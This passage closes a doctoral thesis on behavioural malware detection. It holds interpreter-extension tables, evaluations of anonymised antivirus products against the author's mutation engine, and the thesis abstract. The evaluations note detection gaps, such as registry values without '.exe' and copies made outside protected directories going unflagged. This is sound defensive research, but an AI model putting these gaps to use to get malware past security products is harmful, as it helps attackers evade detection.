    { js_InitXmlHttpRequestClass, ATOM_OFFSET(xhrobj) },
    { NULL, 0 }
}
```

FIGURE D.5 - DECLARING XMLHTTPREQUEST ATOMS IN THE INTERPRETER. A new type is created for the requests among the atoms of the language. The class initializers are finally associated to these typed atoms.

The previous operations define the implementation of the necessary classes as well as the extension handlers behind. These classes must now be introduced inside the language supported by the interpreter. This is done by defining a new type for the atoms of the language. The name of the class is reserved as a keyword, to be recognized in association with the operator `new`. Whenever this construction is encountered in a script, the associated class initializer is called automatically. As a matter of fact, the interpreter is defined as a library providing external APIs to the shell part. Some modifications must thus be performed inside the module responsible for the management of the atoms of the language. As described in Figure D.5, the modifications are to be proceeded inside the file module and its associated header. They only consist in reserving the right keywords and registering the associated class initializers.

D.2 References of supported extensions

Extension	Object	Parent	Attributes	Methods	Comments
ADO Support	Stream	Gobal	-CharSet -EOS -LineSeparator -Mode -Position -Size -State -Type	-Cancel -Close -CopyTo -Flush -LoadFromFile -Open -Read (permanent) -ReadText (permanent) -SaveToFile -SetEOS -SkipLine -Write -WriteText	

Extension	Object	Parent	Attributes	Methods	Comments
ActiveX Support	FileSystem	Global		-BuildPath -CopyFile -CreateTextFile -DeleteFile -GetFile -GetSpecialFolder -MoveFile -OpenTextFile	
	Shell	Global		-RegDelete -RegRead (permanent) -RegWrite -Run	
	OutlookApp.	Global		-CreateItem	
	CDOMessage	Global	-From -To -Cc -Bcc -Subject -TextBody	-AddAttachment -CreateMHTMLBody -Reply -Send	
	File	Global		-Copy -Move -Read (permanent) -ReadLine (permanent) -ReadAll (permanent) -Write -WriteLine	
	OutlookMess.	Global	-To -CC -BCC -Subject -Body -HTMLBody -SenderName -SenderEmailAddress -Importance	-Send	
	Attachments	OutlookMess.	-Count	-Item -Add	
	Recipients	OutlookMess.	-Count	-Item -Add	

Extension	Object	Parent	Attributes	Methods	Comments
AJAX Support	XmlHttp Request	Global	-onreadystatechange** -readystate** -responseText (communicating) -responseXML (communicating) -status	-abort -getAllResponseHeader -getResponseHeader -open -send** -setResponseHeader	*Support different construction methods (FF, IE 5-6-7) **Send modifies ReadyState to 4 and automatically calls callback routine stored in onreadystatechange

Extension	Objects	Parent	Attributes	Methods	Comments
XPCOM Support	Components	Global			
	Classes	Components			
	Interfaces	Components			
	nsILocalFile	Interfaces			
	FileClass	Classes		-CreateInstance	
	FileInstance	Gobal	-fileSize -leafName -path -permissions -target	-create -CopyTo -exists -initWithPath -moveTo -remove	

Extension	Object	Parent	Attributes	Methods	Comments
DOM Support	Document	Global	-alinkColor -anchors -applets -bgColor -cookie (private) -domain -embeds -fgColor -formname -forms -images -lastModified -layers -linkColor -links -location -plugins -referrer -title -URL -vlinkColor	-captureEvents -close -createElement -getSelection -handleEvent -open -releaseEvents -routeEvent -write* -writeln*	(*) Store written code inside the deobfuscated page
	Window	Global	-name -ActiveXObject -XMLHttpRequest -document -history -location	-open	
	Location	Global	-hash -host -hostname -href -pathname -port -protocol -search	-assign -reload -replace	
	Body	Document	-innerHtml (this)	-createTextRange	
	Range	Body	-htmlText (this)		
	History	Document	-length	-back -forward -Go	
	Form	Document	-action -encoding -id -method -name -target	-appendChild -reset -submit	

Appendix E

Additional product evaluations

E.1 Evaluation results for Product D

Product D (2008) Editor: X		
Number of executions	Detection rate (%): Resident protection	Detection rate (%): Mail protection
500	0(0%)	0(0%)

Table E.1 - Detection results for Product D.

According to the results shown in Table E.1, no monitoring of the actions taken by the malware must be done in this version of Product D. However the editor announced a few months ago, the addition of a new engine to traditional signature scan and heuristic analysis, this engine specifically designed to detect unknown malware. No more information is given on its functioning, we can only assume it is not based on behavioral models because the behaviors embedded in our mutation engine are inspired from common malware and are thus basically well known by analysts. It is simply the way they are deployed and combined which differs. If behavioral detection was integrated, the standard behaviors among the hundreds of executions should at least have been recognized.

E.2 Evaluation results for Product E

Product E (2009) Editor: X	
Procedure	Detection rate (%):
On-demand scanning	0(0%)

Table E.2 - Detection results for Product E.

In its original version, Product E is a simple command-line antivirus. No behavioral detection is supported; in fact even on-access scanning is not supported either. On access scanning is provided by additional open source modules. Considering Product E, the test procedure was thus reduced to the scanning on-demand of the engine. As pictured in Table E.2, the result was negative even with generic signatures including wildcards.

Product E has been portated to Windows with by the support of a second open-source project. The Window version can be combined with an open-source watchdog module monitoring the activity of processes with regards to other processes, the file system, the registry or the networks connections. For each monitored action, the user is warned and asked for a decision: by default we have accepted all operations in order to continue the detection process (for this reason, the results have been gathered according to the different behavior combinations). In addition, module can be configured to deploy on-access scanning with Product E. A new series of tests has been deployed on this new configuration.

Resident Module (2006) combined with Product E (2009) Editor: Open-source		
Monitored actions		
β_m="writing to mytmanager.exe in a system directory" β_i="writing to win.ini or system.ini in a system directory" β_r="writin to a run regsitry key"		
Number of executions	Detected actions	Detection rate
500	{}	$6(1,2\%)$
	$\{\beta_m\}$	$74(14,8\%)$
	$\{\beta_i\}$	$139(27,8\%)$
	$\{\beta_r\}$	$38(7,6\%)$
	$\{\beta_m, \beta_i\}$	$131(26,2\%)$
	$\{\beta_m, \beta_r\}$	$112(22,4\%)$

Table E.3 - Detection results for Product E and Module.

The results given in Table E.3 show a good coverage at first sight, but these results are deceptive. As a matter of fact, the number of false positives is enormous. After interpretation of these results, we can observe that any write attempt to a file in a system directory raises an alert. Outside the context of duplication, this operation may be benign, during software installations for example. If duplication is achieved in an other location, such as the variants duplicating in the temporary directory, the engine is no longer detected. A reason for these numerous false positives and the easiness of bypass, is that no interpretation and correlation is made between the isolated actions. The resident module is in fact a simple access control whose decision finally relies on the user: accept, feign or deny.

However, the number of false positives can be reduced by filtering on the name of the calling process and the various action arguments. Configuration of the filters is manual by regular expressions. Considering the default configuration, it still requires a lot of enhancements. For information, before the complete loading of Windows, between 3 and 5 alerts are already raised.

If not configured properly, the module has a very strong impact on the system performance. Sometimes, it slows down the system until the failing of the monitored process. It occurred several time with the engine. In fact, several users have also reported some instabilities leading to blue-screen. A last but important aspect is that the mdoule is only supported until Windows XP SP2. The pack SP3 and Vista versions forbid hooking techniques on which the module is based. The development is thus no longer supported.

E.3 Evaluation results for Product F

According to the results shown in Table E.4, the product fails to detect any of the malicious behaviors of the engine (duplication, propagation, residency, overinfection), in spite of the advanced protection which monitors the activity of processes. An exception for mail propagation. No alert is raised by Norton but the propagation is blocked by a reset request sent to the SMTP server before the complete packet exchange.

Product F (2009) Editor: X		
Number of executions	Non-detected	Reseted mail connexion
500	322(64,4%)	178(35,6%)

TABLE E.4 - DETECTION RESULTS FOR PRODUCT F.

E.4 Evaluation results for Product G

Product G (2009) Editor: X			
Number of executions	Non detected	Non-authorized modification of a starting element in the registry	Non-authorized modification of win.ini configuration
500	295(59,0%)	270(34,0%)	35(7,0%)

TABLE E.5 - DETECTION RESULTS FOR PRODUCT G. The product is configured with Antivirus and Spyware protection activated, as well as function monitoring.

According to the results shown in Table E.5, behavioral protection is mainly achieved by monitoring the configuration files and the registry keys involved in the boot sequence: `win.ini` and the `run` registry keys. On the other hand, no detection occurs for the other malicious behaviors such as duplication or propagation. In addition, the accesses to these starting files and keys seem filtered. For example, when the value registered in the key did not contain the `.exe` extension, no alarm was raised. Other filters may be deployed since several operations on `run` registry keys and `win.ini` were missed, without finding any clear distinct characteristic for these misses.

A second aspect with regards to the product is the timeliness of the detection. The alert are sometimes raised several seconds after the monitored modifications have been achieved. Sometimes the tested polymorphic engine had even already finished its execution. Even if the product restores the previous file or registry configuration, the damage is already done. For example, propagation was never contained.

Product H (2009) Editor: X		
Monitored actions		
β_1="HIPS/FileMod-001."		
β_4="HIPS/FileMod-004."		
β_2="HIPS/RegMod-002."		
β_{14}="HIPS/RegMod-014."		
Number of executions	Detected actions	Detection rate
500	{}	422(84,4%)
	$\{\beta_1, \beta_4\}$	15(03,0%)
	$\{\beta_2, \beta_{14}\}$	61(12,2%)
	$\{\beta_1, \beta_4, \beta_2, \beta_{14}\}$	2(00,4%)

TABLE E.6 - DETECTION RESULTS FOR PRODUCT H. The product is configured with on-access control activated for read/write, behavioral analysis with HIPS activated to detect all suspicious behaviors. FileMod-001: a file has attempted to perform a suspicious move or copy on the computers file system. This usually involves copying itself to a sensitive or protected location - FileMod-004: attempt has been made to write a suspicious-looking file to a sensitive or protected location - RegMod-002: a program has attempted to modify the registry of the computer in order for it to run on system startup - RegMod-014: a suspicious-looking program has attempted to modify the registry of the computer in order for it to run on system startup.

E.5 Evaluation results for Product H

According to the results shown in Table E.6, behavioral detection is achieved by a HIPS module monitoring the Windows directories as well as the run registry keys. A whole list of the monitored behaviors can be found on the product website.

With respect to file related alerts, they are all raised when duplication is achieved in a Windows directory which is protected by the HIPS. It means that duplication is achievable anywhere else. In addition, an alert is raised only when duplication is achieved by calling the `CopyFile` service. Any other duplication method is missed, explaining the low detection rate (3,4%). Run registry key are more rigorously monitored, however modifications were missed and their detection rate should be about 30% and 12%. At last, with respect to propagation, no alert was raised at all.

VU :

Le Directeur de Thèse
(Nom et Prénom)

VU :

Le Responsable de l'École Doctorale

VU pour autorisation de soutenance

Rennes, le

Le Président de l'Université de Rennes 1

Guy CATHELINEAU

VU après soutenance pour autorisation de publication :

Le Président de Jury,
(Nom et Prénom)

Résumé:

Mots clés :
Malware, Modèles Comportementaux, Détection, Mutation, Grammaires Attribuées, Algèbres de Processus

Cette thèse s'intéresse à la modélisation des comportements malicieux au sein des codes malveillants, communément appelés malware. Les travaux de thèse s'articulent selon deux directions, l'une opérationnelle, l'autre théorique. L'objectif à terme est de combiner ces deux approches afin d'élaborer des méthodes de détection comportementales couvrant la majorité des malwares existants, tout en offrant des garanties formelles de sécurité contre ceux susceptibles d'apparaître.

La première approche opérationnelle introduit un langage comportemental abstrait, décorrélé des aspects liés à l'implémentation tels que les langages de programmation ou les environnements d'exécution. Le langage en lui-même repose sur le formalisme des grammaires attribuées permettant d'exprimer la sémantique des comportements. A l'intérieur du langage, plusieurs descriptions de comportements malicieux sont spécifiées afin de construire une méthode de détection basée sur le parsing. Cette méthode supporte une architecture multi-couche composée de modules d'abstraction et d'automates génériques. Sa mise en œuvre a montré des résultats prometteurs en termes de couverture, allant de 51% pour les exécutables jusqu'à 91% pour les scripts. Sur la base de ce même langage, des techniques de mutation comportementale allant au delà de celles existantes sont également formalisées à l'aide de techniques de compilation. Ces mutations se révèlent un outil intéressant dans le cadre de l'évaluation de produits antivirus.

La seconde approche théorique introduit un nouveau modèle viral formel, non plus basé sur les paradigmes fonctionnels, mais sur les algèbres de processus. Ce nouveau modèle permet la description distribuée de l'auto-réplication ainsi que d'autres comportements plus complexes, basés sur les interactions. Il supporte la redémonstration de résultats fondamentaux tels que l'indécidabilité de la détection et la prévention par isolation. En outre, le modèle supporte la formalisation de plusieurs techniques existantes de détection comportementale, permettant ainsi d'évaluer formellement leur résistance.

Abstract:

Keywords:
Malware, Behavioral Models, Detection, Mutation, Attribute-Grammars, Process Algebras

This thesis is devoted to the modeling of malicious behaviors inside malevolent codes, commonly called malware. The thesis work follows two directions, one operational, one theoretical. The objective is to eventually combine these two approaches in order to elaborate detection methods covering most of existing malware, while offering formal security guarantees against appearing ones.

The first operational approach introduces an abstract behavioral language, independent from implementation aspects such as programming languages or execution environments. The language itself relies on the attribute-grammar formalism, capable of expressing the behavior semantics. Within the language, several behavior descriptions are specified in order to build a detection method based on parsing. The method supports a multi-layered architecture constituted of abstraction modules and generic automata. Its deployment has shown satisfying results in terms of coverage, ranging from 51% for malicious executables to 91% for scripts. On the basis of the same language, some techniques of behavioral mutation going further than existing ones have been formalized using compilation techniques. These mutations have proved themselves interesting tools in the context of antiviral product evaluation.

The second theoretical approach introduces a formal viral model, no longer based on functional paradigms, but on process algebras. This new model enables the distributed description of self-replication as well as other more complex behaviors based on interactions. It supports the redemonstration of fundamental results such as the detection undecidability or the prevention by isolation. Moreover, the model supports the formalization of several existing techniques of behavioral detection, thus allowing the formal evaluation of their resilience.